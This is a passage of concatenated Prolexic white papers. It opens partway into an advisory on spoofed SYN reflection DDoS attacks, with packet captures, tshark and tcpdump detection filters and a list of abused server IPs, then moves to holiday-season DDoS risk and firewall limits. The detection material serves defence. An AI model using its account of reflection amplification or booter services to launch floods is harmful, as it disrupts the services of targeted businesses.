


Figure 14: Wireshark example of the resulting SYN-ACK flags

Figure 15 shows a small number of packets originating from an attacker can result in an amplified number of packets being sent by the victim servers to the target server.

Example No Reset	Packets Out	Packets In
Malicious Actor	1	0
Victim	6	1
Primary Target	0	6

Figure 15: An example of spoofed SYN reflection amplification

Case study: SYN reflection detection and mitigation techniques

What to look for

Network administrators are advised to be on the lookout for reflective SYN floods that target HTTP services with spoofed source IP addresses. The spoofed IPs are the targets of the attack and are receiving floods of SYN-ACK responses from available web services.

A significant portion of spoofed SYN flood activity appears to be sourced from the Netherlands, but this is unconfirmed.

If readers observe this type of traffic targeting their network infrastructure, please send PLXsert a sample packet capture in the form of a pcap, and block the traffic to reduce the load to the targets.

Packet sample

Figure 16 represents a live example of a spoofed SYN flood directed at a Prolexic customer. Customer data has been redacted; however, the attack signature is still visible for analysis.

```

93.170.92.178 [REDACTED]  TCP    60    35146 > 80 [SYN] Seq=0 Win=8192 Len=0
[redacted]
0000  40 55 39 1d 9b ef 00 1b ed 19 3e 00 08 00 45 00  @U9.....>...E.
0010  00 28 00 02 40 00 7d 06 72 94 5d aa 5c b2 -- --  .(..@.}.r.].\..]
0020  -- -- 89 4a 00 50 00 00 00 00 00 00 00 50 02  ...J.P.....P.
0030  20 00 7b 0e 00 00 00 00 00 00 00 00 00 00  .{.....
    
```

Figure 16: A packet capture of a spoofed SYN reflection attack

Spoofed SYN reflection signature analysis

Figure 17 shows the signature of a spoofed SYN reflection attack, which can assist you in the creation of detection and mitigation rules.

```

0000  40 55 39 1d 9b ef 00 1b ed 19 3e 00 08 00 45 00  @U9.....>...E.
0010  00 28 00 02 40 00 7d 06 72 94 5d aa 5c b2 -- --  .(..@.}.r.].\..]
0020  -- -- 89 4a 00 50 00 00 00 00 00 00 00 00 00 00 50 02  ...J.P.....P.
0030  20 00 7b 0e 00 00 00 00 00 00 00 00          .{.....
    
```

Figure 17: Signature of spoofed SYN reflection attack

Below are the hex value representations, listed in the same order as the bold values shown in Figure 17.

- IP
- IP Identification number = 0x0002
- IP Proto 6 = TCP
- DST TCP Port = 80
- Seq number = 0
- Syn Flag
- Trailer

Linux traffic dump strings

The next three figures show that the following Linux commands can be utilized to dump live traffic in order to observe incoming spoofed SYN reflection attacks.

```
tshark -nni eth0 dst port 80 -R 'tcp.seq == 0 && !(tcp.options.mss_val) && tcp.flags == 0x02 && ip.id == 0x0002'
```

Figure 18: Tshark command string example A

```
tcpdump -c100 -nni eth0 host 188.120.245.249 or host 199.59.163.146 or host 46.18.113.60 or host 72.20.13.77 or host 91.223.77.249 or host 93.170.92.160 or host 93.170.92.165 or host 93.170.92.178
```

Figure 19: Tcpdump command string

```
tshark -c 100 -nni eth5 dst port 80 -o column.format:"No.", "%m", "Time", "%t", "Source", "%s", "Destination", "%d", "Protocol", "%p", "Info", "%i", "src", "%uhs", "dst", "%uhd" -R 'tcp.seq == 0 && !(tcp.options.mss_val) && tcp.flags == 0x02 && ip.id == 0x0002'
```

Figure 20: Tshark command string example B

Identified sources

The IP addresses listed in Figure 21 were used as victim servers to bounce traffic toward Prolexic customers.

```
5.39.36.84 - hyperfilter - fweu3-5.hyperfilter.com.  
46.18.113.60 - adversor - none  
64.27.62.198 - WeHostWebSites.com - www.usek.edu.lb/en/Default.aspx?pageid=4820  
66.11.147.61 - Canada Web Hosting - http://www.bbkonline.com/Pages/default.aspx  
72.20.13.77 - STAMINUS-COMMUNICATIONS - http://eclipseflyff.com  
199.59.163.146 - Black Lotus Communications - http://enr-g.com/ (down)  
207.102.21.162 - telus.com ( TELUS Communications Inc.) - www.aw.ca (status down)  
208.64.124.165 - Black Lotus Communications - www.bbkonline.com  
209.87.29.1 - Vancouver Foundation VANCFFOUND - http://www.vancouverfoundation.ca/  
217.70.190.85 - GANDI DEDICATED HOSTING SERVERS - blombankfrance.com/products/5
```

Figure 21: Named victim servers used to bounce traffic toward targets

SYN reflection attacks and DDoS-as-a-Service

A key evolution with spoofed SYN floods and SYN reflection attacks is their prevalence within the underground DDoS-as-a-Service marketplace. Despite being popular for more than a decade, the addition of a web-based graphical user interface (GUI) turns SYN reflection attacks into a point-and-click application that can be used by even novice web user to navigate and execute attacks. On underground hacking forums, these services are known as *stressors*.

Figure 22 shows a Romanian website hosting a booter script that makes use of multiple forms of DDoS attacks, including R U Dead Yet? (RUDY) and Spoofed SYN (SSYN) floods. As illustrated on the next page, the GUI is simplified to the point where a mobile-friendly version is available so subscribers can launch attacks from their phones.



Figure 22: DDoS-as-a-Service app comes with an easy-to-use interface that can be used on mobile devices

Would-be attackers can purchase 3-month and 6-month DDoS service packages through this website using either mainstream or underground payment methods, as shown in Figure 23.




Figure 23: A DDoS-as-a-Service stressor GUI hosted on a Romanian website

It is interesting to note that the criminals who operate such DDoS-as-a-Service websites typically disregard the terms of service of merchant providers, such as PayPal, which forbid using their payment service for potentially illegal activities. See Figure 24.



Figure 24: DDoS-as-a-Service payment methods

The Liberty Reserve payment method was particularly popular among underground malicious actors due to its non-chargeback policy. In June 2013, the United States federal government and its multi-jurisdictional task force known as the Global Illicit Financial Team (GIFT) seized LibertyReserve.com, as shown in Figure 25. The GIFT team consisted of the United States Secret Service, the Internal Revenue Service, Immigration and Customs Enforcement, and the Department of Homeland Security.




Figure 25: The Liberty Reserve domain was seized by the US government in June 2013, due to its connection with cybercrime activities

Conclusion

SYN reflection attacks and other reflection attack methods rely on the exploitation of the TCP protocol architecture as it was originally designed and intended. Its use as a DDoS attack method does not necessarily reflect a vulnerability, so much as it represents an abuse of intended functionality.

As previously noted, SYN reflection attack techniques have been around for a long time. Their prominence today is related to the ease and speed at which the attacks can be deployed, due to the availability of DDoS-as-a-Service stressor services.

If you have experience in dealing with these sorts of DDoS attack methods, we encourage you to contact us at PLXsert for intelligence sharing opportunities.

About Prolexic Security Engineering & Response Team (PLXsert)

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through digital forensics and post attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with our customers. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.



A Prolexic White Paper

'Tis the Season – for DDoS Attacks

'Tis the season – for DDoS attacks

The holiday season is fraught with a bit more stress and worry than usual. Along with the joys of families coming together to celebrate these happy times, there's always an elevated level of anxiety involved in planning, logistics and making sure budgets don't crack under the weight of gifts and festivity.

Website load and the holidays

Interestingly, the holidays present many of the same challenges to businesses. It's a time of great anticipation – the final months of the calendar year are often make-or-break times for companies, particularly those in the retail sector. A big holiday shopping season can, at one stroke, make up for a lackluster rest of the year, while a poor one can doom a company's bottom line.

Retailers and other firms are increasingly dependent on online commerce to provide a substantial share – in many cases, the majority – of holiday sales. The rise of e-Commerce has provided a significant boost to the retail sector, but like any major technological advance, it demands a new set of competencies and security measures to prevent mishaps.

The spike in business, often seen during the holiday season, combined with the increasingly central role of e-Commerce for many companies, means that IT infrastructures can be easily overloaded by legitimate or spurious traffic.

Simply being unprepared for the holiday rush is often enough to do real damage to the bottom line. As more visitors push site response times up, growing user frustration means that additional business is driven away. Research from Forrester Consulting performed in 2009 found that even minor spikes in load times are enough to seriously impact the user experience for many.¹

According to that study, just over half – 52 percent – of respondents said that load time was a critical factor in their online shopping experience, and 47 percent told researchers they expected an e-Commerce page to load in two seconds or less. Another 40 percent of those surveyed said they would wait “no more than three seconds” on a page before giving up and looking elsewhere.

What's more, the Forrester experts found this type of dissatisfaction tended to irreparably damage a company's image among affected users. Nearly four out of five respondents said they were measurably less likely to use such a site again and almost two-thirds stated that they would go to a competitor.

DDoS in the mix

It is clear that it is a significant challenge managing even the normal strains on a company's computing hardware during a busy holiday season. Nevertheless, this type of heavy traffic pales in comparison to the threat posed by a Distributed Denial of Service (DDoS) attack striking during the holidays.

DDoS is a potentially catastrophic issue for businesses even under the best of conditions. Coupled with spikes in traffic and the massive importance of the holiday season to many companies, such attacks become both more likely and potentially more damaging.

Beyond the obvious revenue losses from taking a website offline for anywhere from minutes to days, a holiday DDoS attack can wreck a company's brand perception on multiple levels. Not only is the competition likely to look a great deal safer and more reliable by comparison, a prolonged outage can shape the flow of web commerce in a way that completely omits a business unfortunate enough to suffer through one.

An examination of chat boards by Prolexic on Internet forums reveals that hackers are well aware of the potential impact of the DDoS technique, especially with the holiday season on the horizon. Indeed, one of the biggest threats to e-Commerce is driven by another type of online business, as hackers build networks of hijacked computers (botnets) for use in DDoS attacks and sell or rent them to each other.

A brief look at some not-so-happy holidays

It's important to realize that size alone is no protection from a sufficiently determined DDoS attacker. Technological advances in DDoS techniques mean that even a huge infrastructure with the capacity to handle immense amounts of traffic does not guarantee immunity. This was graphically demonstrated last year as online "hacktivists" managed to knock none other than Visa, MasterCard, PayPal and American Express offline during the height of the holiday season.

The attacks of early December 2010 were motivated by political factors, centering on the controversial website WikiLeaks. After the arrest of the site's founder and operator, Julian Assange, many online activists decried the case against him as politically motivated and intended to prevent him from disclosing uncomfortable facts about many international corporations and world governments. When PayPal and the other companies suspended accounts set up to provide a legal defense fund for Assange, a group of liberal hackers was outraged. This included the hackers who now make up the now infamous hacktivist collective known as Anonymous.

The first target of the massive DDoS attack was Swiss bank PostFinance, which froze one of Assange's accounts. According to the New York Times,² that company's website was offline within minutes of Anonymous' call to arms.

In and of itself, this would not have caused the type of negative publicity the group was looking for. However, the perceived complicity of the larger financial institutions in preventing funds from flowing to Assange broadened Anonymous' campaign considerably.

Hundreds of activists using the Low-Orbit Ion Cannon DDoS tool managed to direct enough excess traffic to the websites of Visa, MasterCard, American Express and PayPal, knocking those companies offline for various lengths of time and briefly preventing them from processing payments. This tool is still available to hackers who want to target legitimate e-Commerce businesses.

Although the direct financial effect of the attacks on those companies was likely minimal – stock prices for each company dipped temporarily during the actual assaults, but recovered quickly³ – the potential damage should be clear. Smaller firms without the kind of exhaustive track record of a major multinational corporation aren't likely to weather such a storm nearly as easily.

Even before the politically motivated attacks of Anonymous in 2010, the 2009 season provided its own glimpse into the possibilities available to DDoS attackers during the holidays. On December 23, a confirmed DDoS attack on a major DNS service responsible for the domains of Amazon and Wal-Mart, among many others, briefly brought substantial amounts of the web's shopping traffic to a halt.⁴ Although the hiccup was a short one, changes to any of several variables could have made it much more destructive.

How much coal in your stocking? Potential DDoS exposure

The process of assessing a company's DDoS risks and the potential damage that can be inflicted via such an attack is not a simple one. A host of different factors can affect both the ease with which a given IT infrastructure can be slowed down or derailed, and the severity of the consequences for the business in the long term.

One important consideration is the extent to which a company depends on its online operations to drive revenues, which varies considerably among different firms. One example of a business that is less reliant on online activity might be a mid-sized retail chain with several different locations in a given area. Customers are more likely to be confined to this geographic region, meaning that a physical outlet is probably somewhere nearby. Although a DDoS attack may mean significant disruption for such a business' website – particularly in light of the fact that its web presence could be less developed – it is more likely to be viewed as an annoyance than a crucial service interruption, though this is still not a possibility to take lightly.

However, other firms are not so lucky. Companies with a major web presence that are either completely or largely dependent on e-Commerce to drive revenues are effectively closed for hours or even days if a DDoS attack takes down their site. In this nightmare scenario, the bottom line impact can be devastating.

The technical challenges involved in such an attack are also a major consideration for firms looking to protect themselves against DDoS attacks and are not limited to a consideration of the defensive measures already in place. The way a business prepares for the holiday season, in fact, can be a determining factor in how much impact a potential DDoS attack may have.

Ironically, companies whose holiday traffic exceeds the levels they had anticipated could become victims of their own success. While the growth in sales and revenue are positive for any business, this increased strain placed on the IT infrastructure could lower the level of malicious traffic a DDoS attack will need to cause disruptions. This illustrates the importance of advanced preparation for the holidays.

None of this is to say that the defensive and recovery measures in place are not important to a company's calculation of its DDoS risk profile. To best understand how these measures will impact the overall effect of such an attack, it's often helpful for IT decision-makers to map out what will likely happen as a result of a DDoS attack, and what subsidiary effects it could have on a company's systems.

The usual defenses, including firewalls, can offer some protection, but a sufficiently high volume of traffic can quickly overwhelm them as well. Routers provide a defense against one of the most basic types of attack traffic – a simple flood of pings – but most modern DDoS techniques will simply bypass this. Unfortunately, most of the ways to configure a company's basic infrastructure to defend against DDoS attacks results in severely degraded performance for legitimate traffic – effectively doing the attackers' job for them with the same damage to the business' bottom line.

The same is true of so-called "blackholing" or "sinkholing" techniques, which redirect traffic away from an attacked website. The first tactic is a highly effective one if the precise IP addresses of attacking machines are known, enabling all traffic from those sources to be sent to a null interface to be discarded and ignored by the target system, according to research from the National Technical University of Athens.⁵ Early in the evolution of denial-of-service attacks, this might have been a sufficiently robust defense, but the growing sophistication of DDoS techniques makes it increasingly difficult to pinpoint the sources of malicious traffic. In these cases, blackholing simply siphons off attacking packets and those from legitimate users alike, effectively taking the web site offline and helping the attackers achieve their objective. Blackholing is a common technique used by hosting providers, ISPs and DNS providers that offer DDoS mitigation as an add on service. When the size of an attack starts to overwhelm their network and impact their core business services the site under attack will be sacrificed so other services and clients can be served.

Sinkholing, the researchers added, is slightly more sophisticated, allowing for an analysis of the traffic on the victim's end and more effective filtering. However, despite this additional capability, sufficiently high-volume attacks can quickly overwhelm a sinkholing router even more easily than a blackhole system, making it also of limited use against modern DDoS techniques.

What will happen to the business' security systems in the wake of an attack? This is an excellent hypothetical question to ponder as it can help IT groups plan for the unpredictable aftereffects of a large-scale system outage. Although it's uncommon for general security measures to be compromised by a DDoS attack, it's always wise to make sure that some important access control won't be knocked out along with a business' web server. Losing the ability to conduct business online is one thing, but having private company information exposed as well is adding insult to injury.

Importantly, this issue is never far from the minds of the public, many of whom might not realize how rare such an event is. While DDoS attacks generally don't compromise payment data or client information, consumers without a detailed knowledge of online security may automatically assume that a website that fell victim to a DDoS attack is inherently insecure. This perceived issue can quickly become a real one, as scared-off consumers are effectively missed opportunities who can very well become customers of competitors.

Even among better-informed customers, a successful DDoS attack creates the perception, correct or not, that a victimized company doesn't have web security issues firmly under control. "If they can get taken down like that," the thought process might go, "what's to stop someone from hacking their way in and grabbing my credit card number?"

Holiday DDoS protection: Barricading the chimney while still letting Santa in

It's clear that the holiday season makes it more important than ever for businesses to protect themselves against DDoS attacks. Unfortunately, we've already seen that some of the simplest protection methods have crippling drawbacks or are simply ineffective.

With this in mind, what's a company to do when trying to keep its mission-critical services online? There are two basic considerations in DDoS defense that lead to measurably better success in repelling such attacks: system capacity and active defense.

The first issue is the simpler of the two. Systems with more available bandwidth, more memory and more computing resources can soak up more punishment from a DDoS attack without slowing down or crashing. Overprovisioning, as the technique is sometimes known, involves bringing additional capacity online in order to provide a buffer against both heavy legitimate holiday traffic and potential malicious activity. This can be treated as a permanent extension of a business' capabilities or a temporary cushion for anticipated seasonal need.

Trying to beat DDoS with overprovisioning alone, however, has potential downsides. The most obvious issue is the cost involved, as it is extremely expensive to install extra servers. While this can make the technique impracticable by itself, the less evident but potentially more serious issue is that just throwing more capacity at the problem doesn't account for the nature of the modern DDoS attack.

A technically knowledgeable and resourceful hacker can direct gigantic amounts of traffic at a target without too much trouble, and none but the wealthiest companies are likely to be able to pay for extra computing muscle to cope.

In addition, this type of protective measure fails to incorporate some of the most effective and efficient features of the second major technique: active defense. With the use of dedicated systems to quickly identify potential DDoS activity, coupled with the capability to redirect attack traffic through services provided by an expert third party provider for filtering, specialized DDoS protection services are likely the best bet for those who are serious about their defenses.

The “clean pipe” technique is probably the most advanced anti-DDoS tool available because it solves the central problem posed by such attacks. While there are a number of ways for companies to throttle back their connectivity to avoid their systems being overloaded by attack traffic, these tend to affect legitimate users just as badly as malicious ones. Specialist DDoS proxy providers use advanced detection techniques to identify when an attack is occurring and provide sophisticated analysis capabilities, enabling them to filter traffic much more efficiently than in-router sinkholing systems.

This alone is a substantial improvement over most other DDoS protection methods, but the clean pipe technique also allows for on-demand overprovisioning, leveraging dedicated servers from the provider to lessen the impact of an attacker’s traffic.

An unconventional idea of naughty or nice: Reasons for DDoS attacks

The rise of hacktivist groups like Anonymous provide an illustration of the politically motivated threat. Even businesses tangentially involved in an issue in which Anonymous has expressed interest should factor this into the calculation of their DDoS vulnerability, since this is one of the group’s most popular techniques. Fortunately, the increased visibility of the group and its heavy coverage in the mainstream media makes it more likely that companies will have plenty of warning that the hacktivist community is becoming involved in some matter related to their interests.

Other groups, like the now-infamous LulzSec, are far more difficult to predict. Their modus operandi seems to harken back to the earlier days of hacking, making them less political group and more of a partially organized band of online pranksters. “Because it is there,” appears to be as good a reason for an attack as LulzSec requires, meaning companies should be on their guard. However, the group has been far less active of late and reports indicate that it has been at least partially absorbed by the more political Anonymous.

Regardless of the threat's source, however, the importance of awareness and effective protection against DDoS attacks during the holiday season is clear. The risk-reward analysis for companies should be relatively simple – while such attacks are relatively rare, they are becoming less so each year, and the damage that can be caused by a successful attack may be enough to drastically affect the fortunes of some businesses. Therefore, it is prudent to expect and plan for the worst while hoping for the best holiday season of online sales yet.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.

¹ http://www.akamai.com/html/about/press/releases/2009/press_091409.html

² <http://thelede.blogs.nytimes.com/2010/12/06/latest-updates-on-leak-of-u-s-cables-day-9/#hackers-take-down-swiss-banks-web-site>

³ <http://www.forbes.com/sites/schifrin/2010/12/09/are-wikithreats-a-traders-dream/2/>

⁴ <http://www.darkreading.com/security/attacks-breaches/222100176/index.html>

⁵ http://www.cisco.com/web/about/ac123/ac147/archived_issues/ipj_7-4/dos_attacks.html



A Prolexic White Paper

Firewalls: Limitations When Applied to DDoS Protection

Introduction

Firewalls are often used to restrict certain protocols during normal network situations and when Distributed Denial of Service (DDoS) attacks occur. In a DDoS situation, a firewall can act as a general Band-Aid to provide limited blocking of malicious traffic for network protection, especially if a broader DDoS mitigation service is in place. However, firewalls are playing an increasingly limited role in DDoS protection.

While their ability to block traffic is proven, firewalls are designed to handle typical loads of traffic volume, not the exceptionally high volume that characterizes a DDoS attack. It is also important to understand the difference between DDoS mitigation using the firewall capabilities of an on-premise appliance and the traffic-filtering capabilities that can be performed by an ISP.

While firewalls serve many purposes, this white paper discusses the role of a firewall during a denial of service attack. You'll learn ways to use your firewall effectively and become aware of the risks involved, whether your firewall is your only DDoS protection or an element of your DDoS defense. If you choose to use firewalls as a part of your DDoS mitigation strategy, this paper will provide information to help you make more informed decisions around firewall selection and management.

Know the difference between stateful and stateless firewalls

To ensure that you use a firewall to its best advantage in a DDoS protection strategy, you should first be aware of the difference between stateful and stateless firewalls and what each are designed to do.

Stateful firewalls are designed to monitor regular levels of traffic and stop small amounts of stateful attacks. They often fail when taxed to the limit under extreme edge cases of DDoS attacks. Every stateful firewall has performance limits. It is crucial that you determine what those limits are. Otherwise, your stateful firewall may fail during a DDoS attack even before other technologies and services are affected.

When a DDoS attack occurs it can put a particularly heavy load on the security function of a stateful firewall. In some cases, a stateful firewall may be able to put up a defense using SYN cookies, which prevents the server from dropping connections when the SYN queue fills to capacity. In essence, the firewall acts as a middle man to manage the connection and ensure that the connection is properly set up before allowing requests to the back-end server.

However, if a SYN flood or TCP connection flood is larger than the firewall's capacity, it is not uncommon for the firewall to fail, and the stateful firewall to become a bottleneck. The only choices are to turn off the stateful features or to try to filter upstream using a device with higher capacity and throughput.

Stateless firewalls cannot determine whether a connection between the client and the server is valid. They work at the packet level and process each packet on a packet-by-packet basis, as opposed to stateful firewalls, which layer on technology to keep track of all packets and enforce rules to ensure that every single packet is set up legitimately.

Because stateless firewalls work at the network layer and look at the header of each packet, they may be effective in blocking Layer 3 DDoS attacks. However, stateless firewalls cannot detect or stop spoofing attacks because they do not remember previous packets. They cannot tell if a packet is legitimate or malicious or if it is new or part of an existing connection. In addition to very limited DDoS blocking, false positives often occur that disrupt normal network operations. For example, some protected network operations, such as File Transfer Protocol (FTP), may fail because the stateless firewalls may drop legitimate packets destined for a secure protocol.


Using an on-premise firewall for DDoS protection

On-premise firewalls are often stateful and have capabilities that provide a great deal of flexibility in making configuration changes quickly. Having total control in-house allows you to pick which firewall features to turn on or off as an attack situation warrants. However, on-premise firewalls come with the issues of both having to be stated correctly and of possessing the least capacity during a DDoS attack. The more features you turn on, the greater the risk of firewall failure if the traffic volume exceeds the upper limit that is allowed to pass through the pipe between your network and the Internet. If the firewall has to inspect the traffic, its performance characteristics will decline significantly.

Another key point is that any firewall placed after your Internet connection will ultimately be performance bound by the size of your connection. There are two limiting thresholds to consider here. Depending on the features that you activate on the firewall, the first threshold is characterized by a limit of what the firewall will be able to process for different attack vectors. The second limiting threshold is the actual amount of bandwidth or size of the Internet connection to the firewall. Unfortunately, today's large volumetric DDoS attacks can exceed the typical pipe size designed for normal traffic, which suggests that on-premise firewalls offer limited protection when the DDoS attack is smaller than the Internet pipe.

As such, certain types of DDoS attacks may be able to be blocked, while other attack types may target the firewall and bring it down. For example, one type of traffic that often can be successfully blocked on firewalls are UDP floods and ICMP floods/ping floods designed to fill up the pipe and prevent any traffic from coming through. To block these attacks, the firewall is typically set to block 100 percent of the traffic and allow none of it to reach the protocol under attack.

However, firewalls are not as effective for other types of DDoS attacks, such as those that target DNS servers and the application layer. For example, a firewall will not be able to protect a DNS server against an attack on Port 53 if the firewall is not validating that properly formatted DNS packets are trying to get through. If DNS request traffic is exceptionally high, the firewall has no choice but to perform rate limiting – and that will not block an attack. Rate limiting only limits how much traffic is allowed through the firewall and that results in legitimate requests from customers as well as malicious requests being blocked. Unlike a live DDoS mitigation expert who monitors attack traffic with advanced mitigation tools, a firewall cannot make discriminating decisions as to precisely which traffic to block or to let through.



Therefore, you should know the answers to the following questions concerning the limits of your firewall within your infrastructure:

- What is the size of the Internet connection?
- How many packets-per-second can the firewall typically handle if it is a stateful firewall?
- What size of DDoS attack would exceed the capacity of the Internet connection and go through the firewall?

These are important limits that are often not known but discovered when a stateful firewall is used to try to combat a DDoS attack and fails. In addition, these limits depend entirely on the distribution of incoming traffic. A DDoS attack may affect firewall performance in different ways solely based on the traffic distribution. Consequently, using the stateful features of a firewall during a DDoS attack can be a risky proposition. However, being proactive and knowing the strengths and limitations of your firewall features can help you avoid future failures, as well as help you best incorporate the firewall into your DDoS protection strategy.

What ISP firewalling can do for you

Traffic blocking at the ISP layer is usually not stateful, and is primarily implemented against DDoS attacks as a simple protocol access control list (ACL). Therefore, it may take 15 minutes to an hour to make configuration changes with an ISP after interfacing with its trouble ticket desk. In addition, ISP ACLs are sometimes only deployed for 24-hour periods due to ISP policies for removing the ACLs after a predetermined period of time.

ISPs typically don't block traffic in the same ways as dedicated firewalls under DDoS circumstances. When a DDoS attack occurs, a common approach by an ISP is to block traffic using ACL filters. As a result, ISPs typically cannot stop SYN floods, DNS, HTTP and HTTPS floods to your services or Layer 7 attacks on services you offer on the Internet. These types of attacks require more detailed inspection and analysis to determine which portion of the traffic is part of the attack and which portion is valid. ACLs typically block 100% of a certain type of traffic and are not typically deployed by the ISP in a granular way. Other technologies, such as DDoS mitigation appliances or DDoS mitigation services should be used in these cases.

In addition, because ACLs commonly reside on the ISP's routers, they are usually effective against stateless attacks, but not on stateful attacks. An ISP may have a solution for dealing with stateful attacks, but not as an ACL capability.

You should confirm with your ISP that its firewall allows rate limiting. Also, ask your ISP the following questions:

- Do you allow protocol blocks? How long does it take to implement a block?
- How long will a block be active?
- What is the turnaround time to modify a block that may be too aggressive?
- Do you provide reports that illustrate the volume and type of traffic that is being blocked?
- Can you give me a list of the IP addresses that were blocked?
- Are these blocks only for stateless traffic or do you have the ability to block stateful attacks as well?

Be aware that if you have two or more connections to the Internet with two or more different ISPs, you need to have a procedure for duplicate upstream blocks. You should closely monitor these blocks to ensure that they are working on each level, because if one should fail, the attack will leak through or legitimate traffic will stop flowing through.

Conclusion

